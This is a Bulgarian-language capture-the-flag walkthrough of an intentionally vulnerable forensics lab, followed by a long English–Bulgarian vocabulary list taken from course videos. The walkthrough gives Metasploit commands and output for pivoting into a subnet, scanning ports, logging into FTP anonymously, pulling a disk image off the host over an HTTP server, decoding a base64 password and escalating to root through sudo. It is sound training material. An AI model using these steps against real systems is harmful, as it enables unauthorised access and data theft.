msf6 post(multi/manage/autoroute) > set session 2
session => 2
msf6 post(multi/manage/autoroute) > exploit

```


Виждаме 2 входни точки към подмрежа 172 и 192, съответно можем да ping-нем.

```
[*] SESSION may not be compatible with this module.
[*] Running module against 192.168.107.129
[*] Searching for subnets to autoroute.
[*] Route added to subnet 172.17.0.0/255.255.0.0 from host's routing table.
[*] Route added to subnet 192.168.107.0/255.255.255.0 from host's routing table.
[*] Post module execution completed
msf6 post(multi/manage/autoroute) > use post/multi/gather/ping_sweep
```

И да установим remote host на втора сесия

```
msf6 post(multi/manage/autoroute) > use post/multi/gather/ping_sweep
msf6 post(multi/gather/ping_sweep) > set session 2
session => 2
msf6 post(multi/gather/ping_sweep) > set rhosts 172.17.0.0/24
```

Намира 2 цели:

```
[*] Performing ping sweep for IP range 172.17.0.0/24
[*] 172.17.0.2 host found
[*] 172.17.0.1 host found
[*] Post module execution completed
msf6 post(multi/gather/ping_sweep) >
```

Намираме какви отворени портове и услуги има

```
use auxiliary/scanner/portscan/tcp
```

И за коя цел да се приложи сканирането:

```
> set rhosts 172.17.0.2
```

И кои портове търсим 1-100

```
msf6 post(multi/gather/ping_sweep) > use auxiliary/scanner/portscan/tcp
msf6 auxiliary(scanner/portscan/tcp) > set rhosts 172.17.0.2
rhosts => 172.17.0.2
msf6 auxiliary(scanner/portscan/tcp) > set port 1-100
port => 1-100
msf6 auxiliary(scanner/portscan/tcp) > exploit

[*] 172.17.0.2: - 172.17.0.2:21 - TCP OPEN
[*] 172.17.0.2: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Прилагаме чрез exploit и намираме 21 порт отворен, т.е. FTP.

```
use auxiliary/scanner/ftp/anonymous
```

Чрез зелени [+] разгъваме и червени [-] свиваме вляво.

```

[*] 172.17.0.21 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/portscan/tcp) > use auxiliary/scanner/ftp/anonymous
msf6 auxiliary(scanner/ftp/anonymous) > exploit
[-] Auxiliary failed: Msf::OptionValidateError One or more options failed to validate: RHOSTS.
msf6 auxiliary(scanner/ftp/anonymous) > use auxiliary/scanner/portscan/tcp
msf6 auxiliary(scanner/portscan/tcp) > use auxiliary/scanner/ftp/anonymous
msf6 auxiliary(scanner/ftp/anonymous) > set rhosts 172.17.0.2
rhosts => 172.17.0.2
msf6 auxiliary(scanner/ftp/anonymous) > exploit

[*] 172.17.0.2:21 - 172.17.0.2:21 - Anonymous READ (220 Welcome Alpine ftp server https
[*] 172.17.0.2:21 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

```

Установяваме анонимна сесия, т.к. не знаем потребителското име и парола, но е почти сигурно, че като анонимни ще успеем. Установяваме сесия 2, използваме много важен python3 скрипт, при който е важно да не изпуснем последната ' и искаме да използваме ftp за дадения IP. Търсим наличните директории с ls и намираме pub, в която влизаме с cd.

```

msf6 auxiliary(scanner/ftp/anonymous) > shell
[-] Unknown command: shell.
msf6 auxiliary(scanner/ftp/anonymous) > session 2
[-] Unknown command: session.
msf6 auxiliary(scanner/ftp/anonymous) > sessions 2
[*] Starting interaction with 2 ...

meterpreter > shell
Process 2021 created.
Channel 10258 created.
python3 -c 'import pty;pty.spawn("/bin/bash")'
jasoos@ubuntu:~$ ftp 172.17.0.2
ftp 172.17.0.2
Connected to 172.17.0.2.
220 Welcome Alpine ftp server https://hub.docker.com/r/delfer/alpine-ftp-server/
Name (172.17.0.2:jasoos): anonymous
anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x  2 ftp    ftp      4096 Sep 24 15:04 pub
226 Directory send OK.
ftp> cd pub
cd pub
250 Directory successfully changed.

```


Отново преглеждаме какво има в него с ls и намираме файл sabot.001. Опитваме се да го достигнем get, след което излизаме от вътрешния powershell, но го виждаме и използваме следващия python скрипт за HTTP връзка през порт 8000.

```

ftp> ls
ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--  1 ftp      ftp      208666624 Sep 24 15:03 saboot.001
226 Directory send OK.
ftp> get saboot.001
get saboot.001
local: saboot.001 remote: saboot.001
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for saboot.001 (208666624 bytes).
226 Transfer complete.
208666624 bytes received in 4.24 secs (46.9727 MB/s)
ftp> exit
exit
221 Goodbye.
jasoos@ubuntu:~$ ls
ls
saboot.001
jasoos@ubuntu:~$ python -m SimpleHTTPServer
python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...

```

Отваряме ip през порт 8000 и изтегляме файла с клик върху него



Отваряме autopsy

```
File Actions Edit View Help
root@kali:~# autopsy

Autopsy Forensic Browser
http://www.sleuthkit.org/autopsy/
ver 2.24

Evidence Locker: /var/lib/autopsy
Start Time: Tue Nov 10 16:52:48 2020
Remote Host: localhost
Local Port: 9999

Open an HTML browser on the remote host and paste this URL in it:
http://localhost:9999/autopsy

Keep this process running and use <ctrl-c> to exit
```

ADD A NEW IMAGE

1. Location
Enter the full path (starting with /) to the image file.
If the image is split (either raw or EnCase), then enter '*' for the extension.

2. Type
Please select if this image file is for a disk or a single partition.


☐ Disk ☒ Partition

3. Import Method
To analyze the image file, it must be located in the evidence locker. It can be imported from its current location using a symbolic link, by copying it, or by moving it. Note that if a system failure occurs during the move, then the image could become corrupt.

☒ Symlink ☐ Copy ☐ Move

NEXT

При анализ намираме Flag#3



В нов терминал на Кали искаме декриптиране:

```
echo "amVlbmFsaWlzYWdvd2RnaXJs" | base64 -d
```

Резултатът вероятно е паролата jeenaliisagoodgirl

```
root@kali:~# echo "amVlbmFsaWlzYWdvd2RnaXJs" | base64 -d  
jeenaliisagoodgirlroot@kali:~#
```

Връщаме се в първия терминал и използваме паролата, за да се впишем – проверяваме какво има в /home директорията, кои са потребителите и какви права имат, като установяваме, че forensics е потребител с паролата jeenaliisagoodgirl и тя е с root права - all.

```
meterpreter > shell  
Process 1159 created.  
Channel 1 created.  
python3 -c 'import pty;pty.spawn("/bin/bash")'  
jasoos@ubuntu:~$ ls  
ls  
jasoos@ubuntu:~$ cd home  
cd home  
bash: cd: home: No such file or directory  
jasoos@ubuntu:~$ cd /home  
cd /home  
jasoos@ubuntu:/home$ ls  
ls  
forensic jasoos  
jasoos@ubuntu:/home$ su forensic  
su forensic  
Password: jeenaliisagoodgirl  
  
forensic@ubuntu:/home$ sudo -l  
sudo -l  
[sudo] password for forensic: jeenaliisagoodgirl  
  
Matching Defaults entries for forensic on ubuntu:  
env_reset, mail_badpass,  
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin  
  
User forensic may run the following commands on ubuntu:  
(ALL : ALL) ALL  
forensic@ubuntu:/home$
```

Вписваме се като root и проверяваме какво има в текстовия файл с cat

```
(ALL : ALL) ALL
forensic@ubuntu:/home$ sudo bash
sudo bash
root@ubuntu:/home# cd /root
cd /root
root@ubuntu:/root# ls
ls
root.txt
root@ubuntu:/root# cat root.txt
cat root.txt

FORENSICS

Root Flag: {9440aee508b6215995219c58c8ba4b45}

!! Congrats you have finished this task !!

Contact us here:

Hacking Articles : https://twitter.com/hackinarticles
Jeenali Kothari : https://www.linkedin.com/in/jeenali-kothari/

+--+--+--+--+ +--+--+--+--+--+
|E|n|j|o|y| |H|A|C|K|I|N|G|
+--+--+--+--+ +--+--+--+--+--+

root@ubuntu:/root#
```

Речник:

- Forensics - криминалистика
- Synopsis – резюме, кратък обзор
- I’ve plenty of success working as a
- Get the most out of it
- Overview – общ преглед
- Enroll – запиша се, приемам
- Self-paced – със собствено темпо
- Grasp – схващане, разбиране
- Pertains – отнася се
- Concern – загриженост
- Hesitate – колебая се
- Evaluation center – център за оценка
- Apparently – очевидно
- Legit – леджИт – легитимен
- Mount – монтиране
- Entirety – цялостност, плътност
- Either – айдър – всеки
- Remain – остава
- Remains the same –
- It’s nice to see upgradet video from time to time
- From time to time –
- Once the installation of VB does complete,
- The bare essentials – най-необходимото
- Bare – гол

Barefoot – бос – слято
Offensive security – нападателен, атакуващ защитен
Pulled it in – поставил го е (линк)
Smooth – гладък, плавен
Dash – тире
Spoofed – фалшифициран
Spoof – пародия, подправяне
Spoofing - подправяне
Enterprise – предприятие, начинание, инициатива
In approximately 20 min
Suffice – достатъчно
The version may differ –
With significant revisions – със забележими преработки, проверки
To point your browser to .. link
All lowercase
Most likely – най-вероятно
Ensure – гарантирам, осигурявам, предпазвам
Archive – Аркайв
You need ... utility – полезност (полезна вещь)
ForEnsics - форЕнсикс
/
Hit enter
There will come a time when...
Powerup – захранване
A subfolder that contains a large number of tools for each of the different areas digital forensics
Even though they appear
Though – Доу – въпреки, че
Will be made available to you – би била налична
Conduct – поведение
Conducting – провеждане
Assume – предполагам
Pane – пейн – панел, плот
Roll on – търкалям се
For instance - например
Figure out –
I labeled mine...
Conclude – заключавам
That's gonna conclude –
Vulnerable – Уязвим
intentionally vulnerable target system – умишлено уязвима целева система
I've been dealing with incident response for malware –
Proolly a scammer – вероятно измамник
Exploit - експлоатирам
Collect as evidence
With the correct information inputted
Dialog box will pop up
Integrity – почтеност, цялостност, непокътнатост, интегритет
Litigation (during) – съдебни спорове
Alter – променям
The image was not altered after the initial capture – картинката не е била променяна
Initial – начален
Capture – улавяне
Intact – непокътнат
Conclusion – заключение
Conclude – заключавам
Reach – достигам

Reach out – протягам ръка
Gain access
Gain – печалба, напредък, печеля, изгода
Consent – съгласявам се
Wire – жица, тел
Confess – признавам
Conducting forensic – провеждане на съдебна медицина
Analysis – Аналиси
Immediately – незабавно
Embedded – вграден
Malicious – злонамерен
Attempt – опитва
Lastly – последно
Examining – разглеждане
Savvy – сави – разбиращ
Attached – приложен, привързан
Coworker – колега
Coffee house
Trifled with – шегувах се с
Emulate – подражавам
Overtake – изпреварвам
Reconnaissance - разузнаване
Facilitate – улеснявам
Modules – мОджуълс
And a couple of the other ones
Couple – двойка
In a modular fashion
Fashion – мода, начин, стил, маниер, кройка
Perform – изпълнявам
Exploitation – i
Efficiently
Hoop – обръч
Some hoops – малко врътки
Fee – такса, вноска, хонорар
Consolidate – укрепва, затвърждава
Pertain – отнася се, принадлежи, спада към
Pertaining to
Dig – копая
Dig under the hood – бръкни под капака
Effort – усилие, старание, напрежение
Suffice – съфайс – достатъчно, задоволително
Sufficient – достатъчен
Normally encounter – обичайна среща
Encount – срещам
Mandatory – мАндатъри - задължително
Evidence – Евидънс – доказателство
Acquisition – Акузишън – придобиване
Proceeding – просИдинг – Процедура, постъпка.
Narrative – нАратив – разказ
The chain of custody
Custody – кЪстъди – попечителство, арест
Broad – широк
Permission – разрешение
Adhere – адхиъ – придържам се
Adhered – придържан
Mount – монтиране, планина, хълм

Triage – сортировка, триаж
Export - износ
Analysis – произнася се по-скоро като АНАЛисис
So, in this instance – в този случай
But it's easily fixed – лесно се поправя
From the context menu – кОнтекст
Fixing – фиксиране
Fixing up – оправяне
Duration - продължителност
Standalone – самостоятелен
Low enforcement agencies – агенции за прилагане на закона
Enhance – подобри
Capability – способност
Once my browser opens up
Examination – преглед, изпит, изследване
Suspect – сЪспект – заподозелян
Suspend – спиране
Suspense – напрежение, очакване
I'm gonna leave it as it is
And any notes, that are, I think appropriate
Seized - конфискуван
Particular – конкретен, специфичен
Once you're all done
Eventually – евентуали
Communication
May have been conspiring with
Metadata – мейтадейта
Longitude – географска дължина
Latitude – географска дължина
Mismatch – несъответствие
Glean – събирам – глийн
Glean information of...
Raw – суров
\
/ = for slash – forward – наклонена напред
Tied – вързан
Tie – вратовръзка, връзка, връзвам
Examiner – изпитващ
Prevalent – разпространен
This is gonna take some time, so do be patient
Altered – променен
Tampered – подправен
Accused – обвинявам
Guilty – виновен
Innocent – невинен
Chain of custody – веригата на арест/съхранение
Prefetcher – предварително извличане
Look@LAN = Look at LAN
Sniffing – подушване
Sniffing around – душа наоколо
Stumble – спъвам се, залитам
Rely – разчитам
Rely on – разчитам на
Relay chat – препредаващ чат
Artifact
Emphasize – подчертавам

I'm gonna go ahead
Possession – владение, притежание
As shown below
Examining - разглеждане
Examiner – изпитващ
Examine - разглеждам
On the right mouse button
Blend in – сливам се
Handle – дръжка
Handled – обработен
Handling – боравене
Pertain – отнасям се
Pertinent – Уместен, отнасящ се
Our ingest modules – нашите включени модули
Parse – анализирам
Parse all the information
Let me qualify that just a little bit – нека уточня това малко
Depending on how large your data source is imported
Thumbnail – миниатюра
In greater detail
Proxy – помощник, заместник
Suit – комплект, апартамент, гарнитура
Grab – грабвам
We have to grab a token
Token – жетон
Slick – хлъзък, гладък, ловък, изкусен
Retentive – задържащ
Anal-retentive hacker
Once .pdf is generated, you can scroll through it
Insight – прозрение
Outline - очертание
It appears to be the outline of a human
Broken down – разбит
everything will be broken down by subject – всичко ще бъде разбито на теми
let's gonna close this out – нека приключим с това
audit – одит
Sherlock = Шерлок
Thereof- от него
Combination thereof
Prevalent – разпространен
Weeding out – отсяване на плявата
Viable – жизнеспособен
Viable accounts – жизнеспособни акаунти
Determine
Drilling – пробиване
Prolific – плодовитост, изобилен, плодороден
Molester – насилник
Conducive – благоприятен
Accomplish – постигам, реализирам, завършвам
Cloack – наметало, покривало
Something that needed to be cloacked
Certain – сигурен
Certainly – със сигурност
Disposal – изхвърляне, разположение, освобождение
Dispose – разпореждам
Pin down – Приковавам

Particular information – конкретна информация
Don't hesitate to reach out your instructor and I see you in my next video
Will be ready in about 10 seconds
yield – добив, приход, реколта, печалба
avengers – Отмъстители
dump – изхвърляне, дупка
memory dump
variety of purposes – разнообразни цели
running behind a VPN
well worth the effort – заслужава си усилието
from any praying eyes – любопитни очи
pray – любопитство, надзъртам
whatever it might be
banner – банер, знаме, отличие
if we wanted to...
if you'd like to see this message in its entirety – в неговата цялост
: = colon - двуеточие
Conduct this query – провеждаме това запитване
The procedure should remain constant
Consists of – състои се от
Hive – кошер
And here they are
Intrusion – проникване
Boast – хваля се
Untampered – неподправен
Bogus – фалшив
Factual – фактически, действителен
I happen to like this one –
Plaza – площад
Deliberately – умишлено
Thus – дъс – по този начин, и така, следователно
You're ready to proceed
Spread – разпространение, обхват
SpreadSheet – електронна таблица
Volatility – волатилност, летливост, пъргавост
Remainder – остатък
Pecoolier - особен, странен
There is something pecoolier here
Socket – гнездо за фасунга, контакт, цокъл, муфа
Scrutiny – контрол, внимателно, мнително, изпитателно разглеждане
With a little bit more scrutiny
Utilize – използвам, употребявам
Utility – полезност, удобство
Utility bill – комунални плащания
Utility room – сервизно помещение
| = pipe
Delve – ровя, дълбая, ров, копая
So now we're gonna dive into the registry and see if we can find out
Payload – полезен товар
Grand – субсидия, безвъзмездна помощ
Granted – предоставен
Culprit – виновник, обвиняем, подсъдим, престъпник
Forensicator – криминалист
Per se – само по себе си, по същество
Disclosing - разкриване
One of two ways

You're gonna be presented with more info
Disassembly – разглобяване
Infringed – Нарушен
No intellectual property has been infringed upon
For the finally
Threshold – праг
We highlight it- маркираме го
Taught – научи
Taught me – научи ме
; - semicolon – точка и запетая
Conduction – проводимост
Conductor – проводник, диригент
Switch – превключвател
Under the hood – под капака
Hood – качулка
Immerse – потапям
Precedence – предимство
Concealing – скриване
Tag – етикет
Whether or not a flash was fired – дали е използвана светкавица или не
Comprehensive – всеобхватен, подробен
Verbose – многословен
Noon – обед, пладне
AfterNoon
Promiscuous – безработен случаен, хаотичен, смесен
Axle – ос
Intimating – загатващ
It all starts to come together – всичко започва да се нарежда
Seldom – рядко
Adjustment – корекция, настройване, регулиране, нагласяне
Justify – оправдавам
Tab – раздел
3 different tabs
Snap = щрак, закопчалка, бързо, клипс
Resolve – решителност, решение, разрешавам
Correspond – съответствам, отговарям
Intimidating – плашещ
Caveat – предупреждение, протест
Compatible – съвместим
Stealthy – Потаен, тих
Stealthy approach – скрит подход
Stealthy glances – крадливи погледи
Intrusive – натрапчив
Primarily – предимно
Primarily intended – предимно предназначен
Vicinity – околност, близост, район
In its entirety – в неговата цялост/пълнота
Occur – случвам се
Occurs – случва се
Occurred – случи се
Ain't – не
Suddenly – внезапно
Propagate – разпространявам
And I show you what I mean by that
Expedite – ускорявам
Doable – изпълним

Isolate – Айсълейт
Acknowledgement – признание,
Acknowledge - признавам , приемам, изразявам благодарност
Acknowledgement of receipt – потвърждаване за получаване
Acknowledgements – благодарности
Refer = рифър
Diligence – старание, усърдие
DECIPHER = десайфър
Parse out – разбиране
Squirrely – катерическ
things are going to get a little squirrely – нещата ще станат малко объркани
for the sake of – заради
for the sake of revenge / investigation
reestablish – възстановявам
auxiliary- спомагателен, помощник (оксилъри)
snippet – фрагмент, отрязък
snippet of code – фрагмент, отрязък от код
' – tick
Pull down – дърпам надолу (this window)

